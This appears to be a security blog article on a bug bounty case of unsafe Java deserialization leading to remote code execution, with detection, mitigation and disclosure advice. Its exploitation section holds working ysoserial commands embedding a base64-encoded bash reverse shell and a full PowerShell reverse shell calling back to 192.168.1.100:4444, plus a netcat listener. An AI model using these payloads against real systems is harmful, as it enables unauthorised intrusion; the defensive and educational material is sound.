Listen to this Post

Introduction:
In the high-stakes realm of bug bounty hunting, a single flawed line of code can be the gateway to a complete system takeover. This article delves into a real-world Remote Code Execution (RCE) vulnerability stemming from unsafe deserialization, a critical flaw that earned a $500 bounty. We will dissect the technical root cause, demonstrate practical exploitation, and arm you with the knowledge to both identify and mitigate this dangerous class of vulnerability in your own environments.
Learning Objectives:
- Understand the fundamental mechanics of insecure deserialization and why it leads to RCE.
- Learn a practical, step-by-step methodology for identifying and exploiting deserialization flaws.
- Acquire the defensive coding and configuration practices necessary to prevent such attacks.
You Should Know:
1. What is Unsafe Deserialization?
Deserialization is the process of converting data from a serialized format (like JSON, XML, or a byte stream) back into an executable object in memory. Unsafe deserialization occurs when an application trusts this incoming data without validation. An attacker can craft a malicious serialized object that, when deserialized, executes arbitrary code on the server. This is prevalent in languages like Java, .NET, Python, and PHP.
2. Crafting the Attack: From Theory to Payload
The exploit involves replacing a legitimate serialized object with a malicious one. For Java, a common tool is ysoserial. It generates payloads that exploit chains of gadgets in common libraries (like CommonsCollections) to run commands.
Step-by-step guide:
- Identify a Vector: Find an endpoint that accepts serialized data (e.g., cookies, API parameters, data blobs). Tools like Burp Suite help trace this.
- Generate the Payload: Using
ysoserial, create a payload that executes a command. For example, to start a netcat reverse shell on the target (Linux):java -jar ysoserial.jar CommonsCollections5 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTAwLzQ0NDQgMD4mMQ==}|{base64,-d}|{bash,-i}' > malicious.payload(The command is base64-encoded `bash -i >& /dev/tcp/192.168.1.100/4444 0>&1` to avoid escaping issues.)
- Deliver the Payload: Send the contents of `malicious.payload` to the vulnerable endpoint. If the server is vulnerable, it will deserialize the object and execute the embedded command, giving you a shell.
3. Identifying Vulnerable Endpoints: The Hunter’s Toolkit
Reconnaissance is key. Beyond manual testing, use these approaches:
– Static Application Security Testing (SAST): Tools like `find-sec-bugs` or `Semgrep` can scan source code for known dangerous deserialization APIs (e.g., Java’s ObjectInputStream.readObject()).
– Dynamic Analysis & Fuzzing: Use Burp Suite’s Scanner and extensions like “Java Deserialization Scanner” to probe endpoints. Fuzz parameters with known malicious payloads.
– Traffic Interception: Analyze all data formats. A common sign is a parameter containing lengthy, base64-encoded data that decodes to non-human-readable characters (binary/Java serialized data).
4. Exploitation in a Windows Environment
The principle remains the same; only the payload command changes. Using `ysoserial` for a PowerShell reverse shell:
java -jar ysoserial.jar CommonsCollections7 "powershell -nop -c \"$client = New-Object System.Net.Sockets.TCPClient('192.168.1.100',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()\"" > win.payload
Deliver this payload the same way. Ensure your listener is configured for the connection (e.g., nc -lvnp 4444).
5. Mitigation and Secure Coding Practices
Prevention is always more effective than reaction. Implement these controls:
– Avoid Native Deserialization: Use safer, data-only formats like JSON or XML and rely on simple data parsers.
– Implement Integrity Checks: If you must use deserialization, employ digital signatures (HMAC) to verify the data has not been tampered with before deserializing.
– Use Application-Level Allowlisting: Enforce strict type constraints during deserialization. In Java, use the `ObjectInputFilter` (Java 9+) to restrict allowed classes.
– Isolate and Monitor: Run deserialization code in low-privileged environments. Monitor logs for deserialization exceptions, which can be indicators of attack attempts.
- From Exploit to Bounty: The Responsible Disclosure Process
Finding the bug is only half the job. A professional report ensures a payout and a fix. - Document Rigorously: Record all steps: vulnerable endpoint, payload used, proof-of-concept (screenshot of command output or
id/whoami), and impact. - Suggest a Fix: Reference OWASP guidelines or propose a code patch (e.g., “Implement an `ObjectInputFilter` to reject all classes except…”).
- Submit via Official Channel: Use the organization’s designated security reporting portal. Never disclose publicly until the vendor has patched the issue.
What Undercode Say:
- The Devil is in the Default Configurations: Unsafe deserialization often lurks in legacy code or features enabled by default in frameworks. Modern developers might not even be aware their stack is vulnerable.
- Bug Bounties Are a Crucanary: This $500 finding is a minor cost compared to the catastrophic breach it prevented. Bug bounty programs are a strategic investment in continuous, adversarial security testing.
Analysis: This case study underscores a persistent threat in application security. Despite being well-documented for over a decade, deserialization vulnerabilities remain prevalent due to the widespread use of vulnerable libraries and a lack of secure-by-default designs. For defenders, it emphasizes the need for proactive code reviews and dependency scanning. For aspiring ethical hackers, it shows that mastering a few core vulnerability classes, like deserialization, can yield consistent results. The real skill lies not just in using ysoserial, but in understanding the application flow well enough to find the often-obscured deserialization trigger point.
Prediction:
The future of deserialization attacks will be shaped by automation and AI. Offensively, we will see fuzzing tools integrated with AI that can automatically discover novel deserialization gadget chains across complex dependency trees. Defensively, runtime application security (RASP) tools will become more sophisticated, using behavioral analysis to block deserialization-based RCE in real-time without relying solely on signatures. Furthermore, as software supply chain security gains focus, identifying and patching vulnerable serialization libraries in dependencies will become a non-negotiable part of the CI/CD pipeline, making the “low-hanging fruit” of CommonsCollections-style exploits rarer but potentially elevating the value of more complex, chained exploits.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sachin Kalkumbe – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


